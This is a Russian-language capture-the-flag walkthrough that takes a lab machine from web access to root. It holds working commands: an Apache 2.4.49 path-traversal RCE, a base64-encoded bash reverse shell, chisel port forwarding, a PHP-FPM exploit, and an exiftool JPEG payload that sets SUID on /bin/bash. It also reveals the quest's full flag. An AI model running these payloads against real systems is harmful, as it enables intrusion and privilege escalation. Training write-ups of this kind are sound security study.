Название:	Хакер
Категория:	Квесты
Уровень:	Сложный
Очки:	2000
Описание:	Мы случайно наткнулись на свежую разработку одного из самых разыскиваемых хакеров в мире. Наши эксперты предполагают, что сайт все еще находится в разработке, и может иметь некоторые дыры в системе, что позволит нам проникнуть в логово хакера и добыть информацию о нем. Убедись, настолько ли этот хакер гениален в разработке, что и во взломе.
Теги:	CVE, RCE, LPE
Автор:	N1GGA

Прохождение:

Нам дана некая веб-морда, которая на самом деле является кроличьей норой. После некоторых кликов, нас перекинет на `secretLogin.php`, и некоторые будут охотно пытаться вломиться через этот вектор, не подозревая, что в данном скрипте нет ни одной строчки PHP.

Сканируем цель утилитой nikto - `nikto -h http://ip :port/`

```
┌──(root㉿kali)-[/home/n1gga]
└─# nikto -h 'http://localhost:8000'
- Nikto v2.5.0
---------------------------------------------------------------------------
---------------------------------------------------------------------------
+ 0 host(s) tested

┌──(root㉿kali)-[/home/n1gga]
└─# nikto -h 'http://localhost:8000'
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          127.0.0.1
+ Target Hostname:    localhost
+ Target Port:        8000
+ Start Time:         2023-08-08 16:20:08 (GMT4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.49 (Unix)
```

Видим что версия `Apache2 - 2.4.49`, под которую есть RCE эксплоит. Берем POC к эксплоиту и пробуем

```
┌──(root㉿kali)-[/home/n1gga]
└─# curl http://localhost:8000/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh -d "echo; pwd"
/bin

┌──(root㉿kali)-[/home/n1gga]
└─# curl http://localhost:8000/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh -d "echo; whoami"
daemon

┌──(root㉿kali)-[/home/n1gga]
└─# curl http://localhost:8000/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh -d "echo; ls -la"
total 7176
drwxr-xr-x 1 root root    4096 Aug  8 11:57 .
drwxr-xr-x 1 root root    4096 Aug  8 12:19 ..
-rwxr-xr-x 1 root root 1168776 Apr 18  2019 bash
-rwxr-xr-x 3 root root   38984 Jul 21  2020 bunzip2
-rwxr-xr-x 3 root root   38984 Jul 21  2020 bzcat
```

Отлично! У нас есть RCE. Пробрасываем обратный шелл чтоб было удобнее работать

```
┌──(root㉿kali)-[/home/n1gga]
└─# curl http://localhost:8000/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh -d "echo; echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMTcuMC4xLzEzMzcgMD4mMQ== | base64 -d | bash"
```

```
┌──(root㉿kali)-[/home/n1gga]
└─# nc -nvlp 1337
listening on [any] 1337 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 58756
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
daemon@491fb99a4657:/bin$ id
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
daemon@491fb99a4657:/bin$
```

Готово. Теперь надо повыситься до юзера. Смотрим какие юзеры с домашними директориями есть в системе

```
daemon@491fb99a4657:/bin$ ls -la /home/
ls -la /home/
total 12
drwxr-xr-x 1 root   root   4096 Aug  8 12:13 .
drwxr-xr-x 1 root   root   4096 Aug  8 12:19 ..
dr-xr-x--x 1 edvard edvard 4096 Aug  8 12:14 edvard
daemon@491fb99a4657:/bin$ ls -la /home/edvard/
ls -la /home/edvard/
ls: cannot open directory '/home/edvard/': Permission denied
daemon@491fb99a4657:/bin$
```

У нас есть один юзер - `edvard`. Но, к директории эдварда у нас пока нет доступа.

Смотрим открытые порты, которые используются тем или иным сервисом

```
daemon@491fb99a4657:/bin$ netstat -anlp
netstat -anlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:8000            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:9000          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
```

Видим три порта. Так как порт 8000 мы уже проходили (Apache 2.4.49), нам будут интересны оставшиеся два порта - 80 и 9000. Предполагаем, что порт 9000 относится к FastCGI. Перебросим порт 80 к себе на машину, чтобы было легче работать Загрузим на атакуемую машину `chisel`, через которую и будем пробрасывать порты

```
2023-08-08 12:33:12 (472 MB/s) - 'chisel_1.8.1_linux_amd64' saved [8384512/8384512]

daemon@491fb99a4657:/tmp$ ls
ls
chisel_1.8.1_linux_amd64
daemon@491fb99a4657:/tmp$
```

Запускаем у себя сервер, который будет принимать соединение на 9999 порту, а на атакуемой машине запустим chisel в качестве клиента, которая будет перенаправлять весь трафик от нас на порт 80

У себя:

`./chisel server --reverse -p 9999`


На атакуемой машине: `chisel client 172.17.0.1:9999 R:8888:localhost:80`

`172.17.0.1` - наш IP адрес, порт 9999 - здесь будет доступен 80 порт атакуемой машины


```
daemon@491fb99a4657:/tmp$ ./chisel client 172.17.0.1:9999 R:8888:localhost:80
./chisel client 172.17.0.1:9999 R:8888:localhost:80
```

```
┌──(root㉿kali)-[/home/n1gga]
└─# ./chisel server --reverse -p 9999
2023/08/08 16:35:36 server: Reverse tunnelling enabled
2023/08/08 16:35:36 server: Fingerprint GvnQrdwmtuoAyJKhSZISZh5LrDzYC8UfVui//VB1dZQ=
2023/08/08 16:35:36 server: Listening on http://0.0.0.0:9999
2023/08/08 16:37:04 server: session#1: tun: proxy#R:8888⇒localhost:80: Listening
```

Заходим у себя в браузере на `localhost:8888` и проверяем, перенаправляется ли траффик на 80 порт атакуемой машины




Отлично. У нас есть доступ ко второй веб-морде с атакуемой машины.
После значительных попыток фаззинга директорий и файлов, приходим к выводу, что тут надо скорее всего искать эксплоит под ранее найденный 9000 порт, который относится к FastCGI. Ищем эксплоит




Заходим по ссылке на github

https://github.com/jas502n/CVE-2019-11043




Видим что есть скомпилированная версия почти под любую ОС. Заходим в релизы и скачиваем к себе версию, соответствующую нашей ОС. У меня Kali Linux, поэтому я буду качать https://github.com/jas502n/CVE-2019-11043/releases/tag/1.1.1



Запускаем и указываем хост и порт, с которой перенаправляется траффик на атакуемую машину и добавляем в конце index.php

http://localhost:8888/index.php



Нам сообщают что эксплоит успешно сработал. Проверим

```
┌──(root㉿kali)-[/tmp]
└─# curl http://localhost:8888/index.php?a=id
uid=1000(edvard) gid=1000(edvard) groups=1000(edvard)
<html>
<head>
<title>Again ... </title>
<style>
@import url("https://fonts.googleapis.com/css2?family=Poppins:wght@200;400;600&display=swap");

:root {
```

Мы можем выполнять в системе команды от юзера edvard. Забираем первую часть флага

```
┌──(root㉿kali)-[/tmp]
└─# curl http://localhost:8888/index.php?a=cat+/home/edvard/first_part
CODEBY{c#tch_th3_r3al_
<html>
<head>
<title>Again ... </title>
```

Мы пробросили обратный шелл с атакуемой тачки под эдвардом

```
root@764017-goodsmile:~# nc -nvlp 1133
Listening on 0.0.0.0 1133
Connection received on 188.0.175.239 4235
Linux 491fb99a4657 6.1.0-kali5-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.12-1kali2 (2023-02-23) x86_64 GNU/Linux
 12:52:04 up  4:11,  0 users,  load average: 0.22, 0.13, 0.22
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1000(edvard) gid=1000(edvard) groups=1000(edvard)
/bin/sh: 0: can't access tty; job control turned off
$
```

Смотрим список команд, которые мы можем выполнить от суперпользователя - `sudo -l`

```
$ sudo -l
Matching Defaults entries for edvard on 491fb99a4657:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User edvard may run the following commands on 491fb99a4657:
    (ALL) NOPASSWD: /opt/scanImages.sh
$
```

Мы можем запустить кое-какой скрипт `/opt/scanImages.sh` с правами суперпользователя.
Посмотрим, что за скрипт

```
$ cat /opt/scanImages.sh
#!/bin/bash

# Проверяем, передана ли директория в аргументе
if [ $# -ne 1 ]; then
    echo "Please specify the directory as a script argument."
    exit 1
fi

# Проверяем, существует ли указанная директория
if [ ! -d "$1" ]; then
    echo "The specified directory does not exist."
    exit 1
fi

# Ищем все файлы с расширением jpg, jpeg и png в указанной директории
files=$(find "$1" -type f \( -iname \*.jpg -o -iname \*.jpeg -o -iname \*.png \))

# Перебираем найденные файлы и выводим информацию с помощью exiftool
for file in $files; do
    echo "=============================="
    echo "Filename: $file"
    echo "------------------------------"
    exiftool "$file"
    echo "=============================="
done
$
```

Кажется, скрипт сканируем картинки с расширениями `.jpg, .jpeg, .png` и обрабатывает их через утилиту `exiftool`

Посмотрим версия exiftool. Но, для этого нам нужна любая картина. Скачиваем с интернета любую картинку и прогоняем через exiftool

```
$ exiftool -v x671920-1219504278.png
  ExifToolVersion = 12.20
  FileName = x671920-1219504278.png
  Directory = .
  FileSize = 34852
  FileModifyDate = 1588580690
  FileAccessDate = 1691499605
  FileInodeChangeDate = 1691499605
  FilePermissions = 33206
  FileType = PNG
  FileTypeExtension = PNG
  MIMEType = image/png
```

Видим что exiftool у нас версии `12.20`, а значит, оно уязвимо к `CVE-2021-22204`
Скачиваем к себе на машину эксплоит https://github.com/OneSecCyber/JPEG_RCE/ и генерируем полезную нагрузку в качестве картинки, которая установит SUID права на `/bin/bash`

```
┌──(root㉿kali)-[/home/n1gga/pentest/JPEG_RCE]
└─# exiftool -config eval.config runme.jpg -eval='system("chmod u+s /bin/bash")'
    1 image files updated

┌──(root㉿kali)-[/home/n1gga/pentest/JPEG_RCE]
└─# ls runme.jpg
runme.jpg

┌──(root㉿kali)-[/home/n1gga/pentest/JPEG_RCE]
└─#
```

Теперь загружаем данную картинку на атакуемую машину, и закинем её в /tmp/

```
$  wget http://s1ckly.ru/runme.jpg -O /tmp/runme.jpg
--2023-08-08 13:05:24--  http://s1ckly.ru/runme.jpg
Resolving s1ckly.ru (s1ckly.ru)... 87.249.53.167
Connecting to s1ckly.ru (s1ckly.ru)|87.249.53.167|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 28274 (28K) [image/jpeg]
Saving to: '/tmp/runme.jpg'

     0K .......... .......... .......                         100%  541K=0.05s

2023-08-08 13:05:25 (541 KB/s) - '/tmp/runme.jpg' saved [28274/28274]

$ ls -la /tmp
total 8264
drwxrwxrwt 1 root   root      4096 Aug  8 13:05 .
drwxr-xr-x 1 root   root      4096 Aug  8 12:19 ..
-rw-r--r-- 1 edvard edvard      32 Aug  8 12:46 a
-rwxr-xr-x 1 daemon daemon 8384512 Aug  8 09:14 chisel
-rw-rw-rw- 1 edvard edvard   28274 Aug  8 11:49 runme.jpg
-rw------- 1 edvard edvard       0 Aug  8 12:46 sess_650fc31232dc8d3f4930569efcd84
```

Отлично. До запуска эксплоита, смотрим права у `/bin/bash`

```
$ ls -la /bin/bash
-rwxr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash
$
```

Теперь запускаем скрипт `/opt/scanImages.sh` и вводим в аргументе путь до /tmp/

```
$ sudo /opt/scanImages.sh /tmp/
==============================
Filename: /tmp/x671920-1219504278.png
------------------------------
ExifTool Version Number         : 12.20
File Name                       : x671920-1219504278.png
Directory                       : /tmp
File Size                       : 34 KiB
File Modification Date/Time     : 2020:05:04 08:24:50+00:00
File Access Date/Time           : 2023:08:08 13:00:27+00:00
File Inode Change Date/Time     : 2023:08:08 13:00:05+00:00
File Permissions                : -rw-rw-rw-
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 256
Image Height                    : 256
```

Видим началась обработка картинок

```
Filename: /tmp/runme.jpg
------------------------------
ExifTool Version Number         : 12.20
File Name                       : runme.jpg
Directory                       : /tmp
File Size                       : 28 KiB
File Modification Date/Time     : 2023:08:08 11:49:52+00:00
File Access Date/Time           : 2023:08:08 13:05:25+00:00
File Inode Change Date/Time     : 2023:08:08 13:05:25+00:00
File Permissions                : -rw-rw-rw-
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Exif Byte Order                 : Big-endian (Motorola, MM)
X Resolution                    : 72
Y Resolution                    : 72
Resolution Unit                 : inches
Y Cb Cr Positioning             : Centered
Copyright                       : 0
Image Width                     : 245
Image Height                    : 368
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 245x368
Megapixels                      : 0.090
==============================
$
```

И наша зараженная картинка тоже была обработана. По идеи, у /bin/bash теперь должны быть SUID права, что позволит нам зайти под root. Смотрим права

```
$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash
$
```

Отлично! Теперь запускаем оболочку bash с привилегиями суперпользователя

```
$ bash -p
id
uid=1000(edvard) gid=1000(edvard) euid=0(root) groups=1000(edvard)
whoami
root
```

PWNED! Забираем последнюю часть флага

```
cat /root/last_part
hack3r_1s_imp0ss1bl3}
```

Бинго!